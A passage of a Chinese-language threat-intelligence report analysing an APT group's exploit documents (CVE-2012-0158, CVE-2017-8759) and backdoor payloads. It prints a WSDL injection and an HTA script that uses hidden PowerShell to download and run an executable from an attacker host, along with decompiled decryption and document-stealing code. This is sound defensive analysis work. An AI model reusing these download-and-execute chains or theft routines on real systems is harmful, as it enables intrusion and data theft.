


图 3-2 以 RTF 为载体的溢出文件




图 3-3 以 RTF 为载体的溢出文件

MHT 文件格式的 CLSID 不会存放在嵌套的 DOC 里，而是直接在 MHT 文件中（如图 3-4，红框中所示），这样可以逃避大部分安全软件的检测，而且在 MHT 中编码格式也发生了变化，因此如果使用以前根据 RTF 文件编写的 CVE-2012-0158 检测程序则会失效。




图 3-4 案例 6 涉及的 MHT 文件

MHT 文件的主要功能是将一个离线网页的所有文件保存在一个文件中，方便浏览。将文件后缀修改为.doc 后，Microsoft Word 是可以正常打开的。

该文件可以分为三个部分：第一部分是一个网页；第二部分是一个 base64 编码的数据文件，名为“ocxstg001.mso”，该文件解码后为一个复合式文档即 DOC 文档；第三部分的数据是二进制文件。

在第一部分我们发现了一段这样的代码，该代码描述了第一部分和第二部分的关系也是导致漏洞触发的关键：

```
<p class=3DMsoNormal><span lang=3DEN-US><object
classid=3D"CLSID:**********-11D1-B16A-00C0F0283628" id=3DShockwaveFlash1
width=3D9 height=3D9 data=3D"Doc1.files/ocxstg001.mso"></object></span></p>
```

这段代码大致表示当网页加载的时候同时加载一个 COM 控件去解释第二部分的数据。该控件的 CLSID 是{**********-11D1-B16A-00C0F0283628}，经过查询该控件便是 MSCOMCTL.OCX.。当时已知的与该控

件有关的最新漏洞是 CVE-2012-0158，因此可以确定这三个案例是通过精心构造 MHT 文件，利用漏洞 CVE-2012-0158 来执行，从而实现可执行文件的释放和执行。

3.1.2 值得关注漏洞载荷免杀技巧的利用

“绿斑”组织高频使用 MHT 漏洞格式文档的传播利用时间主要在 2013 年 5 月之前，这是一个高度值得关注的信息。我们基于对某个著名的第三方威胁情报源利用 CVE-2012-0158 漏洞并采用 MHT 文件格式的恶意代码数据进行了相关统计。




图 3-5 安天捕获部分“绿斑”免杀样本（红色）与 MHT 漏洞格式文档（黄色）大量出现时间的对比

从图 3-5 中我们可以看到，2013 年 3 月前，MHT 文件格式的 CVE-2012-0158 漏洞相关文件并未出现在该威胁情报源当中，但已经被“绿斑”组织使用。我们尚不能认为“绿斑”组织是这种免杀方式的发明者，但至少其是这种方式的早期使用者。而对于一个 2012 年 1 月的陈旧漏洞，“绿斑”组织则较早使用了可以延续其攻击窗口的方法。并不是所有 APT 攻击都会使用 0day 漏洞，这取决于攻击者的资源储备和突破被攻击方的防御的必要性等因素，部分 APT 攻击组织并没有能力去挖掘 0day 漏洞，但其同样试图采购获得商业的 0day 漏洞，针对 1day 漏洞快速跟进，并尝试使用免杀方式来使陈旧漏洞形成新的攻击能力。这些问题和 0day 漏洞检测防御一样值得关注。

3.2 CVE-2014-4114 漏洞利用

我们有一定的分析证据表明，“绿斑”组织在 2014 年 10 月前曾使用 CVE-2014-4114 漏洞。这可能表示该组织与地下漏洞交易有相应的渠道联系。

3.3 CVE-2017-8759 漏洞利用

安天 2017 年针对“绿斑”组织的一个新的前导攻击文档进行了分析，该文档利用最新的 CVE-2017-8759 漏洞下载恶意代码到目标主机执行。样本采用 RTF 格式而非之前的宏代码方式，在无须用户交互的情况下就可以直接下载并执行远程文件，攻击效果更好。

CVE-2017-8759 漏洞是由一个换行符引发的漏洞，该漏洞影响所有主流的.NET Framework 版本。在.NET 库中的 SOAP WSDL 解析模块 IsValidUrl 函数没有正确处理包含回车换行符的情况，导致调用者函数 PrintClientProxy 存在代码注入执行漏洞，目前该漏洞主要被用于 Office 文档高级威胁攻击。




图 3-6 通过 objautlink 和 objupdate 控制字段自动更新链接




图 3-7 嵌入的链接实际上是一个 WSDL 文件（见下一节 TXT 文件）

3.3.1 漏洞触发文件：TXT 文件

该类文件是 WSDL 文件，是导致漏洞触发的文件。触发漏洞会导致执行其中的代码即利用 msHTA.exe 执行指定的 HTA 文件，使用 HTA 文件得到解析和运行。以样本 jin2.txt 为例分析，关键代码如下：

```
<service name="Service">
    <port name="Port" binding="tns:Binding">
        <soap:address location="http://
        updateinfo.[redacted].org?C:\Windows\System32\mshta.exe?http://
        updateinfo.[redacted].org/jin2/jin2.hta"/>
                    <soap:address location=";
                    if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0])
                    == null) {
                            System.Diagnostics.Process.Start(_url.Split('?')[1],
                            _url.Split('?')[2]);
                            System.AppDomain.CurrentDomain.SetData(_url.Split('?')[
                            0], true);
                    } //"/>
    </port>
</service>
```

图 3-8 WSDL 文件调用 msHTA 执行 HTA 文件

每个 txt 文件的不同之处在于包含的 HTA 文件链接不同，具体请看表 3-1：

表 3-1 txt 调用 hta 列表

样本名称	样本中包含的下载地址
ding1.txt	http://updateinfo.***.org/ding1/ding1.HTA
ding2.txt	http://updateinfo.***.org/ding2/ding2.HTA
tiny1.txt	http://updateinfo.***.org/tiny1/tiny1.HTA
tiny2.txt	http://updateinfo.***.org/tiny1/tiny2.HTA
tony1.txt	http://updateinfo.***.org/tiny1/tony1.HTA
tony2.txt	http://updateinfo.***.org/tiny1/tony2.HTA
bing.txt	http://updateinfo.***.org/bing/bing.HTA
jin1.txt	http://updateinfo.***.org/jin1/jin1.HTA
jin2.txt	http://updateinfo.***.org/jin2/jin2.HTA

3.3.2 下载指定 EXE 文件：HTA 文件

HTA 文件是 html 页面文件，嵌入了 VBScript 脚本，该脚本的主要功能是利用 PowerShell 下载指定的 EXE 文件，保存为 officeupdate.exe 并执行该程序。图 3-9 为样本 jin2.HTA 的内容：

```
<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
        System.Net.WebClient).DownloadFile('http://updateinfo.[redacted].org/jin2/
        jin2.exe','officeupdate.exe');(New-Object -com
        Shell.Application).ShellExecute('officeupdate.exe');", null, objConfig,
        intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```

图 3-9 HTA 文件调用 powershell 下载执行文件

每个 HTA 文件的不同之处是下载地址不相同，攻击者利用漏洞触发 HTA 下载并执行最终的可执行文件载荷，具体对应关系请看表 3-2：

表 3-2 HTA 对应 EXE 下载地址

样本名称	样本中包含的下载地址
ding1.HTA	http://updateinfo.***.org/ding1/ding1.exe
ding2.HTA	http://updateinfo.***.org/ding2/ding2.exe
tiny1.HTA	http://updateinfo.***.org/tiny1/tiny1.exe
tiny2.HTA	http://updateinfo.***.org/tiny2/tiny2.exe
tony1.HTA	http://updateinfo.***.org/tony1/tony1.exe
tony2.HTA	http://updateinfo.***.org/tony2/tony2.exe
bing.HTA	http://updateinfo.***.org/bing/bing.exe
jin1.HTA	http://updateinfo.***.org/jin1/jin1.exe
jin2.HTA	http://updateinfo.***.org/jin2/jin2.exe

3.4 相关载荷分析

3.4.1 Poison Ivy RAT 后门

我们经过分析，发现案例 1、案例 2、案例 3、案例 9 中所释放的 update.exe，均为 Poison Ivy RAT 后门程序，Poison Ivy 是一款已经公开的、著名的 RAT 程序，功能强大，生成的载荷小巧易于加密和对抗检测。正因 Poison Ivy 有这些优点，因此也被其他攻击组织使用在其他攻击事件中。以下为部分 Poison Ivy 后门的功能：

- 可以获取系统基本信息；
- 可以进行全盘文件管理，包括查看所有文件，下载文件，上传文件等；
- 获取系统进程信息，结束进程，挂起进程等；
- 获取系统服务程序信息；
- 查看系统安装的软件，可进行卸载；
- 获取系统打开的端口号；
- 可执行远程 shell，执行任意命令；
- 可获取密码 Hash 值；
- 可进行键盘记录；
- 可获取屏幕截图；
- 可打开摄像头进行监控；

图 3-10、3-11 为这四个案例涉及的样本（update.exe）文件中互斥量和域名相关的信息：




图 3-10 多案例样本互斥量对比




图 3-11 多案例样本连接域名对比

同时，我们将四个案例涉及样本的版本信息、时间戳、连接域名等相关信息整理如表 3-3：

表 3-3 Poison Ivy RAT 后门版本信息对比

	案例 1	案例 2	案例 3	案例 9
文件版本	10.0.3.1			2.0.0.1
描述	WSC Helper Tool			ConnectHttp
版权	Copyright ? 2000 - 2010 Avira GmbH. All rights reserved.			Copyright ? 2012
产品版本	10.00.03.01			2, 0, 0, 1
产品名称	AntiVir Desktop			Connect the http
公司	Avira GmbH			none
合法商标	AntiVir® is a registered trademark of Avira GmbH, Germany.			
内部名称	avwsc			Https
文件版本	10.00.03.01			
语言	中文(简体) (中华人民共和国)			中文(中国)
源文件名	avwsc.exe			Http.exe
文件大小	32768 字节		11264 字节	24576 字节
互斥量	)!VoqA.I4		l2(q~&hE=	)!VoqA.I4
时间戳	2012-08-06 10:00:16		2013-02-06 09:12:32	2014-03-13 10:09:27
域名	waterfall.xxx.org	mp3.xxx.com	mp3.xxx.com	ssy.xxx.org

IP	27.105.xxx.xxx	123.254.xxx.xxx	123.254.xxx.xxx	114.42.xxx.xxx

通过上面的信息，我们可以看出，在这四个案例中，虽然均为 Poison Ivy RAT 的后门，但是还可以分为三类：

第一类是案例 1 和案例 2，它们之间除域名外，其它信息均相同，通过对案例 1 和案例 2 中 update.exe 二进制的对比，发现它们之间 90%的二进制是相同的，不同之处是加密的二进制代码，它们的不同是由于加密密钥的不同。

```
  *((_BYTE *)byte_405030 + v0++) ^= 0xA1u;
while ( v0 < 6144 );
v1 = 0;
do
  *((_BYTE *)byte_405030 + v1++) ^= 0x83u;
while ( v1 < 6144 );
JUMPOUT(byte_405030[0]);
```

```
  *((_BYTE *)byte_405030 + v0++) ^= 0x28u;
while ( v0 < 6144 );
v1 = 0;
do
  *((_BYTE *)byte_405030 + v1++) ^= 0x83u;
while ( v1 < 6144 );
JUMPOUT(byte_405030[0]);
```

图 3-12 案例 1、2 涉及样本的解密算法

第二类是案例 3，第三类是案例 9，这两类样本的加密算法与第一类不同，但解密后的代码，除了相关配置不同，其功能部分几乎完全相同。

```
CryptAcquireContextA(&v6, 0, 0, 24, -268435456);
CryptImportKey(v6, &key, 44, 0, 0, &v7);
CryptSetKeyParam(v7, 4, &v5, 0);
CryptSetKeyParam(v7, 5, &v4, 0);
CryptSetKeyParam(v7, 1, &unk_4040DC, 0);
v2 = 64;
VirtualProtect(&shellcode, 5120, 64, &v1);    // 可读写
CryptDecrypt(v7, 0, 0, 0, &shellcode, &v3);
return VirtualProtect(&shellcode, 5120, v2, &v1);
```

案例3

图 3-13 案例 3 涉及样本的解密算法

```
do
{
  v8[v4] = shellcode[v4] ^ 0xCC;
  ++v4;
}
while ( v4 <= 4899 );
v5 = 0;
do
{
  v8[v5] ^= 0x55u;
  ++v5;
}
while ( v5 <= 4899 );
v6 = 0;
do
{
  v8[v6] ^= 0xABu;
  ++v6;
}
while ( v6 <= 4899 );
```

案例9解密算法

图 3-14 案例 9 涉及样本的解密算法

根据案例 3 中 update.exe 的时间戳，我们可以判断该样本出现于 2013 年 2 月 6 日，虽然时间戳是可以被修改的，但是结合案例 3 释放的欺骗文档的内容（请参见第 2 章，doc 中内容的时间），我们相信它具有一定的参考价值。

3.4.2 Gh0st 后门

通过我们对于案例 4 中 update.exe 的分析，得到该样本所使用的互斥量为“chinaheikee__inderjns”，该互斥量与我们分析过的 gh0st 样本的互斥量一致，是默认配置，而且上线数据包与 gh0st 3.75 版本非常一致，因此我们可以判定该 update.exe 为 gh0st 后门。




图 3-15Gh0st RAT 后门界面

3.4.3 HttpBots 后门

通过我们对于案例 5 中 svchost.exe 的分析，可以确定该样本实际是一个 BOT 后门程序。svchost.exe 通过 Web 端来控制安装有该后门程序的机器，图 3-16 为具体指令信息截图。

```
  *(_DWORD *)(a1 - 76324) = strtok(0, "#");
}
if ( !strcmp((const char *)(a1 - 76320), ".quit") )
  break;
if ( strcmp((const char *)(a1 - 76320), ".uptime") )
{
  if ( strcmp((const char *)(a1 - 76320), ".upload") )
  {
    if ( strcmp((const char *)(a1 - 76320), ".download") )
    {
      if ( strcmp((const char *)(a1 - 76320), ".exec") )
      {
        if ( !strcmp((const char *)(a1 - 76320), ".shell") )
        {
```

图 3-16 httpbots 后门控制指令

表 3-4 指令说明

指令	指令说明
.quit	控制指令：退出
.uptime	控制指令：获取运行时间（不确定）
.upload	控制指令：上传文件
.download	控制指令：下载文件
.exec	控制指令：执行文件
.shell	控制指令：执行脚本

3.4.4 ZXSHELL 后门（针对性）

经过安天分析，案例 6、7、8 中释放的 PE 文件确定为 ZXShell 后门家族（分别为 3 个不同版本），是使用 ZXShell 源码修改后编译的，具有 ZXShell 后门常规功能：系统信息获取、文件管理、进程查看等。

很特别的一点是作者将版本修改为 V3.6（ZXShell 最后更新版本为 3.0），并新增了窃密功能：样本收集*.doc*、*.xls*、*.ppt*等文档文件（案例 6 只收集网络磁盘、U 盘、CDROM 中的文件，案例 7-8 则收集全盘文件），且为保证收集的文档具有价值，只收集半年内修改过的文档文件并使用 RAR 打包，以日期加磁盘卷序列号命名（案例 6 以磁盘卷序列号命名），后缀名和压缩包密码各不相同。

```
if ( GetDriveTypeA((LPCSTR)lpRootPathName) == 2// U盘
  || GetDriveTypeA((LPCSTR)lpRootPathName) == 5// CD
  || GetDriveTypeA((LPCSTR)lpRootPathName) == 4// 网络磁盘
  || !strstr(&stolen_driver, (const char *)lpRootPathName) )
  steal_document((const CHAR *)lpRootPathName, (int)&v37);//
```

图 3-17 案例 6 只收集 U 盘、CD、网络磁盘中的文件

```
strncat(&CommandLine, "*.doc*", v41);
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 134217728u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
v42 = strlen(&v79);
strncat(&v72, &v79, v42);
v43 = strlen("*.ppt*");
strncat(&v72, "*.ppt*", v43);
if ( CreateProcessA(0, &v72, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
v44 = strlen(&v79);
strncat(&v71, &v79, v44);
v45 = strlen("*.wps*");
strncat(&v71, "*.wps*", v45);
if ( CreateProcessA(0, &v71, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
v46 = strlen(&v79);
strncat(&v70, &v79, v46);
v47 = strlen("*.xls*");
strncat(&v70, "*.xls*", v47);
if ( CreateProcessA(0, &v70, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
```

图 3-18 打包收集到的文档

根据已有样本分析配置后，我们统计出样本搜集文档的类型：***.doc*、*.xls*、*.ppt*、*.wps*、*.pdf。**

经分析，我们发现了样本新增的功能：

1. 获取 IE 自动保存的邮箱账户密码和对应网址，对 IE6 和 IE6 以上的版本采取不同的方法。
2. 收集网络信息、主机信息、进程信息，记录在如下目录中：

   %Application Data%\Microsoft\Windows\Profiles.log

3. 样本根据各自的配置，收集全盘包含指定关键字的文件路径、C 盘 Program Files 目录下的 EXE 文件路径，将收集到的文件路径信息同样记录在

   %Application Data\Microsoft\Windows\Profiles.log

```
if ( *driver != 65 )
{
  collect_profiles(driver, "201", v102, v104, v105, v106);
  collect_profiles(driver, "军", v84, v85, v102, v104);
  collect_profiles(driver, "项", v86, v87, v88, v89);
}
```

图 3-19 收集指定关键文件列表

根据目前已捕获样本，我们发现每个样本都硬编码了三个关键字，根据关键字对攻击目标进行敏感资料收集，去重后的具体关键字为十二个，包括“战”、“军”、“航”等，通过这些关键字我们可以清晰的了解“绿斑”组织的作业意图：

4. 样本存在一个额外域名，自动回传 Profiles.log 文件和 RAR 打包文件。
5. 后门发包：***_IP-计算机名^^//@@&&***（“***”部分各个样本不同）

6. 监听回应：kwo（口令）
7. 后门发包：IP-计算机名-2014010106.tmpp19769（年月日小时.tmpp 文件大小）
8. 监听回应：任意（支持以指定偏移读取文件）
9. 后门发包：Profiles.log 文件内容（参见图 3-20）

